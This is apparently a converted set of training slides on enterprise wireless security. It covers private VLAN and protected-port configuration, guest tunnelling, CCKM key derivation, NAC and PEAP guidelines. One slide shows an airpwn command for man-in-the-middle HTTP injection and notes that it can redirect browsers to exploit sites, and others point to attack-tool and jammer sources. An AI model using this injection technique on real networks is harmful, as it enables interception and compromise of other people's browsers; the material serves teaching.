
If the switch receives a frame from a non-protected port and does not know the destination MAC address the switch will flood this frame (as usual) through all ports, including the protected ports. If this is a security problem you can **block flooding on protected ports** via the commands:

```
(config-if)# switchport block multicast
(config-if)# switchport block unicast
```

# Protected Ports - Extended




- Also scales over multiple switches
- When WLCs are used protected ports break the mobility groups!



Note that private ports would also prevent mobility traffic between WLCs. Therefore the administrator must know what's more important: seamless roaming or client security.

# Private VLANs (1)




- **VLAN types**
  - ♦ **Primary = 'Promiscuous'**
  - ♦ **Secondary = 'Hosts'**
    - Isolated
    - Community
- **Rules**
  - ♦ **Ports in secondary VLANs can always communicate with associated primary VLAN ports**
  - ♦ **Ports in isolated VLANs cannot communicate with each other**
  - ♦ **Ports in the *same* community VLAN can communicate with each other**
- **Only configurable on access ports – but easily extensible because VLAN-based**

The advantage of private VLANs (PVLANS) is that the protection is VLAN based and can span over many switches automatically. For example assume that on SW1 we have configured VLAN 2 as promiscuous VLAN and VLAN 3 as isolated. Assume that there is only one port in the promiscuous VLAN on SW1. If another switch SW2 has the same configuration it can be connected to SW1 via a trunk port and all clients in VLAN 3 on SW2 can only reach the promiscuous ports on SW1.

If an AP is configured for PSPF and connected via its 802.11Q trunk to SW1 all WLAN clients of VLAN3 can again only reach the single promiscuous port.

# Private VLANs (2)



## Define VLANs:

```
SW(config)# vlan 501
SW(config-vlan)# private-vlan isolated

SW(config)# vlan 502
SW(config-vlan)# private-vlan community

SW(config)# vlan 503
SW(config-vlan)# private-vlan community

SW(config)# vlan 20
SW(config-vlan)# private-vlan primary
SW(config-vlan)# private-vlan association 501-503
```


## Define host ports:

```
SW(config)# interface fastethernet1/0/22
SW(config-if)# switchport mode private-vlan host
SW(config-if)# switchport private-vlan host-association 20 501 !!! primary=20, secondary=501
```


## Define promiscuous ports:

```
SW(config)# interface fastethernet 1/0/2
SW(config-if)# switchport mode private-vlan promiscuous
SW(config-if)# switchport private-vlan mapping 20 501-502
```

## Case Study: Guest Tunnelling



- **Very simple way to transfer inside WLAN guest traffic out of your network**
  - ◆ E. g. to a DMZ interface
- **No VLAN breakout possible**
  - ◆ As would be the case with classic VLAN solution
- **You can configure multiple Anchor WLCs**
  - ◆ Load sharing




Another optional feature within a Mobility Group is Guest Tunnelling, also called Auto-Anchoring. This feature also uses a tunnel to an Anchor WLC, but in this case the Anchor is a dedicated WLC (or a set of WLCs) and not an "initial contact" WLC as previously. Furthermore, the tunnel is now used to forward all traffic from this client to the Anchor WLC.

The reason of Guest Tunnelling is to move all traffic of a certain SSID to a specific "exit point" of the network. For example, a company might offer guest WLAN access to a designated guest SSID. Using the Guest Tunnelling feature all traffic of guest clients could be tunneled to the DMZ interface of a firewall, where the Anchor WLC resides.

Thus, Guest Tunnelling is an easy-to-configure solution to keep guest traffic outside a company's network. Now guests have Internet access and maybe limited access to selected resources of a company--depending on the firewall settings. That is, guest traffic can enter the company's network only from outside, although the guests can be physically inside.

**Advantage:** Compared to other solutions, guest tunnelling is simple and an administrator does not need to care about subnet boundaries (as would be the case with a VLAN solution). The same tunnel is used for all clients associated to the designated SSID(s) on the WLC. The security policy enforced on the firewall is automatically applied to the guest clients, no matter where they are. Instead a classic VLAN solution is less secure because VLAN hopping might be possible.

## Guest Tunnelling Configuration Issues




- **All WLCs must be in same Mobility Group**
  - ◆ Same Mobility Group Name
  - ◆ Same list of MACs and IPs
  - ◆ Same virtual interface IP address
- **All WLCs must have configured the same Anchor WLC for a (Guest-) VLAN**
  - ◆ Also the anchor WLC itself
- **Firewall must permit mobility traffic**
  - ◆ UDP 16666 to 16666
  - ◆ UDP 16667 to 16667

The DMZ WLC can be a small WLC (such as 2006).

Additional to the Mobility Group configuration, a list of Anchor WLCs must be specified for a given WLAN (SSID). This list must be configured on every member of the Mobility Group, even on the Anchor WLCs themselves!


Technically, when a guest client associates to a WLC, this 'initial contact' WLC sends a Client Announce message to one of the configured Anchor WLCs who will reply with a Handoff message. This is even done before the IP address has been determined, therefore any layer-3 security options that require the Enhanced Security Module (ESM) on a WLC cannot work. (ESMs are end of life anyway (need to check!))

# Security of IP Phones





- **7920**
  - ◆ 2.4 GHz only (802.11b)
  - ◆ CKIP and CMIC
  - ◆ Only CCKM for fast roaming
  - ◆ No multicast (needed for music on hold)
  - ◆ WPA-PSK and EAP-FAST (since v3.0)
- **7921**
  - ◆ AES-CCM
  - ◆ WPA2
  - ◆ 5 GHz
  - ◆ EAP-FAST or WPA-PSK

# CCX Security Features



CCXv1	CKIP and CMIC, LEAP
CCXv2	PEAP-GTC, WPA, CCKM, RF-Scanning and Reporting (RF Fingerprinting)
CCXv3	AES, WPA2, EAP-FAST
CCXv4	PEAP-MSCHAP, Wireless NAC, WIDS, Multicast Beacons (like RFID)
CCXv5	Client MFP



# CCKM Details (1)



First an AP must authenticate to the WDS via LEAP. This allows each access point to establish a shared key with the WDS. This shared key is called the context transfer key (CTK) and is used to pass key material from the WDS to the new access point during a fast secure roam.

The access point advertises its security capabilities via the **Robust Security Network Information Element (RSNIE)** in the access point's beacons and probe responses. CCKM capability is communicated by a MAC organizationally unique identifier (OUI) value of **00:40:96** and a type value of 0 in the Authenticated Key Management (AKM) suite selector of the RSNIE.

## CCKM Details (2) – Initial Auth



(C) Herbert Haas 2007/11/13

38



In CCKM, the 802.1X Cisco LEAP authenticator functionality is split between the access point to which the client is associated and the WDS. The access point the client is authenticating to blocks all client data traffic until Cisco LEAP authentication is complete (using the standard authentication process).

Instead of communicating directly with the RADIUS server to perform the Cisco LEAP authentication, the access point puts a **wireless LAN context control protocol (WLCCP, Port 2887, UDP and TCP)** header on the packets, and sends them to the WDS. The WDS communicates with the RADIUS server to complete the Cisco LEAP authentication. A network session key (NSK) is mutually derived on the RADIUS server and the client following successful authentication.

In the key management stage, the process for CCKM authentication differs significantly from WPA/802.11i authentication. In this stage, an additional key, the 'base transient key (BTK)' is established on the WDS. In the CCKM scheme, the BTK is used for fast secure roaming. For WPA/802.11i, the BTK does not exist and a full reauthentication is required for roaming WPA/802.11i clients.

The WDS and the client derive a BTK and a key request key (KRK) by combining the NSK with random numbers (nonces) obtained via a process known as the four-way handshake. The four-way handshake appears to the client to be between the client and the access point it is authenticating to, but the access point puts a WLCCP header on the frames in the four-way handshake, and forwards them to the WDS.

## CCKM Details (3)





(C) Herbert Haas 2007/11/13

39

After the four-way handshake is complete, WDS forwards the BTK, and a rekey number (RN) to the access point to which the client is authenticating (since this is the initial authentication the WDS sets the RN to one). The access point the client is authenticating to uses the BTK, RN, and basic service set identifier (BSSID) to derive a pairwise transient key (PTK) which includes a shared session key for unicast traffic.

After the PTK has been successfully derived, the access point sends the group transient key (GTK) that is used for multicast and broadcast traffic to the client, encrypted by an element of the PTK. The process of sending the GTK to the client is called the two-way handshake. The BTK and KRK are used when the client roams to quickly establish a new PTK.

# CCKM Details (4) - Roaming




Because the client can calculate the PTK using its BTK, SSID, and RN, there is no need for a handshake. Instead only two messages are exchanged between a roaming client and a new AP.

When a new client appears and sends a reassociation frame to the AP, this frame contains the RN and a MIC protected with the KRK. The AP asks the WDS to verify the MIC and the WDS responds with a BTK. Now the AP has all elements to calculate the PTK.

Finally, as 2nd message, the AP assigns its GTK to the client.

# Wireless NAC (1)



- **CSSC**
  - ◆ Supports NAC Framework solution
  - ◆ Special version with CTA integrated
  - ◆ MUST use EAP-FAST
- **But...NAC Framework will die!**
  - ◆ Too complicated and fragile




The NAC Framework is a cheap solution if you have a Cisco-only network consisting of Cisco APs, switches and routers, and a Cisco ACS.


The Cisco Trust Agent (CTA) collects NAC Credentials via Posture Plugins (PPs) on the client host and transmits them via the CSSC to the ACS.

The CTA relies on EAP-FAST protection to transmit the credentials.

## Wireless NAC (2)




- Cisco's NAC Appliance
  - ♦ Aka Cisco Clean Access Solution (CCA)
- In-Band deployment required
  - ♦ Because multiple clients at same port
- Vulnerability assessment either via Nessus scan and/or downloadable NAC Agent (NAA)
- Also user-based filtering and BW throttling possible
- But requires WPA authentication first
  - ♦ Otherwise AP would not provide connectivity to NAS



Best application is for guest networks without 802.1X/WPA authentication but different user roles.

# Attack: Hotspot Injection




- **Very simple attack**
- **Hacker Laptop as MITM**
  1. Intercepts HTTP Get Request
  2. And sends a Redirect message to another site
- **AirPWN (Linux) can also replace/modify some HTML content**
  - ◆ Regexp pattern matching
  - ◆ Manipulate text or images
  - ◆ Exploit browser vulnerabilities

```
# airpwn -i eth1 -d prism54 -c tmp/test.html
```

It is widely known that Microsoft Internet Explorer (IE) has lots of vulnerabilities (which are frequently announced and closed of course). AirPWN can for example redirect an IE to a website with those exploits.


# 802.11n Security Issues



- **Increased range**
  - ◆ Some vendors claim ranges up to 500 meters !
  - ◆ The number of people that could detect the WLAN is proportional to the square of the range !
- **Interferences with 802.11b/g**
  - ◆ 802.11n uses 40 MHz wide channels!
- **Increased rogue AP thread**
  - ◆ Expected in the beginning when legacy rogue-AP detection tools only support 802.11a/b/g
  - ◆ Especially in 'Green Field' mode (non-backwards compatible)

Note that the new MIMO-OFDM modulation technique is not only used for spatial multiplexing of independent data streams but also used to increase SNR and to reduce multipath distortions. This significantly increases the communication distance!


# PEAP Guidelines (1)



- **When deciding which EAP method to use, consider:**
  - ♦ **PEAP is the most widely supported strong EAP method**
  - ♦ **However, Cisco pushes EAP-FAST (but supports PEAP as well)**
    - Cisco recommends PEAPv1 based on EAP-GTC which is NOT supported by Windows natively
- **Use PEAP if you don't want to manage lots of client devices**
- **The following guidelines assume Windows XP SP2 clients**


PEAP is pushed by Microsoft since they released Windows XP SP2. The following guidelines assume Windows XP SP2 clients but all rules can be applied to other clients also except the configuration options may differ.

## PEAP Guidelines (2)



- **Disable unused EAP methods on the central AAA server**
- **The central AAA server must use a trusted certificate**
  - ◆ **Consider using CA-signed certificates (much easier administration but expensive)**
  - ◆ **Alternatively use self-signed certificates and push to Windows' certificate store**

## PEAP Guidelines (3)




- **Enforce that clients validate the server certificate!**
- **Specify on client which certificate authority to trust for PEAP authentication**
  - ◆ **By default all root certificates would be trusted**
- **Specify on client which AAA server to connect to**
  - ◆ **Otherwise client would accept any trusted certificate**
  - ◆ **Option "Connect to these servers"**

By default, the Windows XP client trusts all the root certificate authorities in the certificate store. Clients should be configured to select only the certificate authority that issued the server certificate.

Configuring a large number of clients to meet all these recommendations can be a demanding task therefore consider using Windows Group Policy Options (GPO) to automate the application of these settings. Using the Group Policy Object Editor, organizations can add a policy to the Wireless Network object container, identifying the corporate SSID as a PEAP network, with the recommended configuration settings.

# Jamming Tools



- **Freely available in some countries**
  - ◆ E. g. UK
  - ◆ Typically 150-400 EUR
- **'Fortunately' only for 2.4 GHz**
  - ◆ 5 GHz jammers already available?
- **100-1000mW, frequency hopping through all 2.4 GHz channels**
  - ◆ No WLAN service within 20+ meters




See for example:

<http://gizmodo.com/gadgets/gadgets/wireless-jammer-114698.php>

[http://www.phantom.co.il/catalog\\_items.asp?Newsid=51](http://www.phantom.co.il/catalog_items.asp?Newsid=51)

## This and that



- **Aircap**
  - ◆ Commercial Windows driver to set the card in monitor mode
  - ◆ Soon will also be able to inject packets
- **Airbase**
  - ◆ Collection of WLAN attack tools
  - ◆ <http://www.802.11mercenary.net/downloads/>
- **iPhone has no 802.1X support, only WPA-PSK authentication**

# Finally: Bluetooth



- **Eventually WLANs becoming more and more secure...**
- **But is this of any help when managers work on Bluetooth enabled devices?**
  - ◆ Laptops, PDAs, iPhone, etc
- **Bluetooth is VERY insecure – often used with default settings**
- **Much worse than using WLANs with WEP**
- **"PAN" range is a myth – can be detected many miles away**
  - ◆ BTScanner

As stated by the SANS institute:

Bluetooth technology is growing and being adopted at an amazing rate, surpassing one billion Bluetooth devices shipped in 2006! With increased prevalence in adoption and use comes increased scrutiny from attackers, who have uncovered significant security vulnerabilities in Bluetooth technology. Attacks including unauthorized access, information disclosure, remote eavesdropping, device manipulation and full host compromise are all possible against Bluetooth technology in use today. Due to the ad-hoc and decentralized nature of Bluetooth technology, administrators are often unaware of the amount of Bluetooth technology in use, and their exposure to Bluetooth attacks. While many organizations disregard Bluetooth threats, thinking the technology is limited to short-range communication, the reality is that tests have shown it is possible for an attacker to communicate to a short-range Bluetooth device from over a mile away!

[http://www1.sans.edu/resources/securitylab/wireless\\_security\\_1.php?cat=securitylab&id=wireless\\_security\\_1](http://www1.sans.edu/resources/securitylab/wireless_security_1.php?cat=securitylab&id=wireless_security_1)